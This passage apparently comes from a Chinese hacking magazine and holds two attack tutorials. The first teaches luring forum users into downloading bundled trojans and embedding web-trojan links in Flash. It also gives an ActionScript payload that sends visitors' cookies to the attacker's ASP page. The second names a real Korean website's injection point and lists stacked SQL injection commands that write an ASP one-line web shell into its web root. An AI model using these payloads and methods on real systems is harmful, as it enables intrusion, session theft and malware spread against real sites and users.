


图4

### 1.发布附件供下载

这是最傻瓜的一种方式了，我们以管理员的身份发个帖子，然后上传一个体积小的免杀的木马，告诉用户说这是一个很强悍的软件，骗他们下载。当然了，对于这个“强悍软件”的描述不能不靠谱，如果能够与这个论坛往常讨论的话题联系在一起，那么它的下载率肯定会很高的。有时我们为了更可信，还可以使用捆绑的方式，将我们的木马捆绑到一个正常的软件中，这样被发现的可能性会更小。

### 2.FLASH木马

我们可以通过制作一个FLASH木马来做事，这样当我们插入了FLASH后，只要别人浏览，FLASH就会弹出网马。我们运行SWF木马插入器，如图4。

然后选择一个FLASH文件，最好这个文件是自己新建的一个FLASH，然后在插入代码中插入我们的网马的地址，点击“给我插”就成功了。接下来把这个FLASH木马上传到自己的空间上，再去论坛发贴，插入这个有木马的FLASH就OK了。如果工具不太稳定，我们还可以手工加入。首先安装好FLASH软件

Macromedia Flash MX，运行后，点击“文件”→“打开”，找出你要插马的文件。展开界面下方的“动作／帧”栏，再展开“动作”→“浏览器／网络”项，点击其中的“getURL”命令，在右边窗口中的“URL”里面输入我们的网页木马地址；窗口方式为“_blank”；“变量”设置为“使用 GET 方式发送”，在下方的代码窗口中将出现“getURL("http://网页木马地址", "_blank", "GET");”就能生成一个 FLASH 木马了。

## 四、对 COOKIES 的窃取

上面的那些操作都是在有了对方的数据库，能够构造 COOKIES 的大前提下进行的，但如果我们没能下载到默认数据库该怎么办呢？我们就必须想办法来窃取 COOKIES 了。打开 FLASH8，新建一个 FLASH 文件，然后加入如下代码：

```
    onClipEvent   (load)    {
      url="javascript:var    rng=document.selection.createRange();rng.
pasteHTML(\"<iframe    name=frame_hide    style='display:none'></iframe>
<img    src=\\\"./images/logo.gif\\\"    style=\\\"display:none\\\"
onload=\\\"javascript:co=document.cookie;document.all.frame_hide.
src='http://存放路径/WriteCookies.asp?Cookies='+co.split('&');var
e=document.all;for(var    i=0;i<e.length;i++){if(e(i).tagName=='A'){var
ss=e(i).outerHTML;}}\\\">\");"
      getURL(url);
```

我们需要一个 ASP 的空间，可以到 http://www.freewl.com/freespace/asp/ 上去找一下，这里有很多的免费空间。我们把那个窃取 COOKIES 的 FLASH 也放到自己的空间上，然后到论坛里发贴，插入 FLASH，这样浏览的人的 COOKIES 就会在我们的空间上保存下来了，这样就可以再次欺骗登录。但是如果论坛禁用了 Flash，或将 Flash 改为链接格式，那这种方法就不能成功了，我试了一下，成功率不是太高，明明有很多点击量，但是只有一些 COOKIES 发到了我的空间。

## 五、总结

文章到此就结束了，本来想看看后台的，但是发现红楼论坛上的管理页面给改了，就没有进入后台。对于 COOKIES 的窃取，因本人水平有限，可能在某些地方描述的不够详尽，也请高手指教。当时我到网上找了找窃取 COOKIES 的方法，便翻到了这段代码，但是在试验之后却发现成功率并不高，虽然也得到了管理员的 COOKIES，但是比起那个访问量来说，获得的 COOKIES 太少了。另外还有一种方法是使用 Ajax，有兴趣的朋友可以看看。对于默认数据库的下载，我们可以使用挖掘机、网站猎手一类的工具去寻找。经过测试，构造关键字为“LeadBBS v3.14 耗时毫秒”效果最佳，如图 5，刚检测一会儿就发现了很多！




图 5

（文章中涉及到的明小子旁注入侵工具、lcodeToSWF、挖掘鸡，已经收录在了光盘中）

文章难易度：★★★
文章阅读要点：在获得 webshell 后，通过对方的数据库连接文件找到高权限的用户和密码

# 菜鸟也来入侵韩国网站

hackest [H.S.T]

## 一、锁定目标

在邪恶八进制的论坛上看到某牛人说技术要进步就得去黑韩国网站。搞不清楚为什么要这么说，难道韩国网站的安全性还要高过欧美等国家的不成？就凭上面那句话，小菜我今天就要去找几个韩国网站来练练手，看看到底韩国网站的安全性到底高到了何种程度。如何寻找韩国网站呢？可以使用啊 D 注入工具，在啊 D 的地址栏输入 google，然后在搜索框输入“inurl: kr+asp?id=”，搜索网页语言选为韩文。很快就会找出来一大堆存在注入的站点了，来从中随便选择一个吧，比如 http://www.dalong.co.kr/ 这个网站。

## 二、战斗打响

啊 D 对其检测出来的注入点为 http://www.dalong.co.kr/board/qa_list.asp?id=dlboard1，注入类型是 MSSQL，权限为 DB_OWNER，如图 1。由于是韩国网站，就不打算解表名和列名




图 1

来得到管理员相关信息，然后再登录后台了。因为就算我真的进入了后台，也未必能在后台搞到webshell，毕竟看不懂韩文嘛。思路初步确定为利用DB_OWNER权限LOG备份写进一句话ASP木马。但前提是要找到WEB路径，这个不难实现，使用啊D的列目录功能，然后慢慢找就可以了，最后找到WEB根目录为D:\www\dalong，接着就是LOG备份了。这次就用手工的吧，工具虽好，但使用手工方法更可以加强理解。

使用IE分别在注入点http://www.dalong.co.kr/board/qa_list.asp?id=dlboard1的后面执行：

```
;alter database dalong2002 set RECOVERY FULL--
;backup log dalong2002 to disk = 'c:\cmd' with init--
;create table cmd (a image)--
;insert into cmd (a) values ('<%%Execute(request("cmd"))%%>')--
;backup log dalong2002 to disk = 'D:\www\dalong\hack.asp'--
;drop table cmd--
```

大致的意思就是在数据库里创建一个cmd表，再往表里插入内容，再备份到WEB目录上去，删除创建的这个表。然后访问一下备份出来的文件hack.asp，如图2，注意文件底部出现"Execute"了，大致意思就是类型不匹配之类的。这就说明一句话木马已经成功备份出来了，这可是一句话木马的标志哦。





